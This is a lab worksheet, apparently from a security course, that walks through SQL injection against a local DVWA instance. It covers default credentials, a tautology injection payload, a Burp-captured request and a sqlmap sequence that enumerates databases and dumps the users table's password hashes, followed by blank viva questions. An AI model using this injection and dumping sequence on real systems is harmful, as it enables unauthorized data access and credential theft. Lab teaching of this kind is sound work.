
username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security



Click on impossible



set as LOW.




Click submit.


Attacking the system:

- SQLInjection:

Enter 1 and Click submit




Enter 2 and Click submit




Enter %’ or ‘1’=’1


It displays all the information.




Open burp suite



open burp suite



click proxy



it should be that interception on

the data will be opened

In the linux terminal create a file with any file extension.

copy the content and paste in the file created using terminal

```
┌──(kali㉿kali)-[~]
└─$ touch sqlinsam.txt

┌──(kali㉿kali)-[~]
└─$ nano sqlinsam.txt

┌──(kali㉿kali)-[~]
└─$ cat sqlinsam.txt
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
```

to view the content of the created file.

```
┌──(kali㉿kali)-[~]
└─$ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```

- Let's use sqlmap to exploit it:
- sqlmap –r sqlmaplow.txt

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:48 /2022-07-01/
```

To know the databases using sqlmap exploit

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt --dbs

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.4#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:32:59 /2022-07-01/

[04:32:59] [INFO] parsing HTTP request from 'samp.txt'
[04:33:00] [INFO] resuming back-end DBMS 'mysql'
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt -d dvwa --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:21 /2022-07-01/

[04:33:21] [INFO] parsing HTTP request from 'samp.txt'
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:56 /2022-07-01/

[04:33:56] [INFO] parsing HTTP request from 'samp.txt'
```

open table columns

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt -t users --columns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.4#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:34:30 /2022-07-01/

[04:34:30] [INFO] parsing HTTP request from 'samp.txt'
[04:34:30] [INFO] setting file for logging HTTP traffic
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt -t users --dump

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:34:45 /2022-07-01/

[04:34:45] [INFO] parsing HTTP request from 'samp.txt'
[04:34:45] [INFO] setting file for logging HTTP traffic
```

we get multiple login ids and passwords in hash values

VIVA Questions

1. What is an Attack?

……..

……

…….

2. What is VMWare?

……

……

……

3. What is SQL Injection Attack?

……

……

……

4. What is the command used to clear the privileges in kali linux ?

……

……..

……

5. What is Burpsuite?

……


……..

……

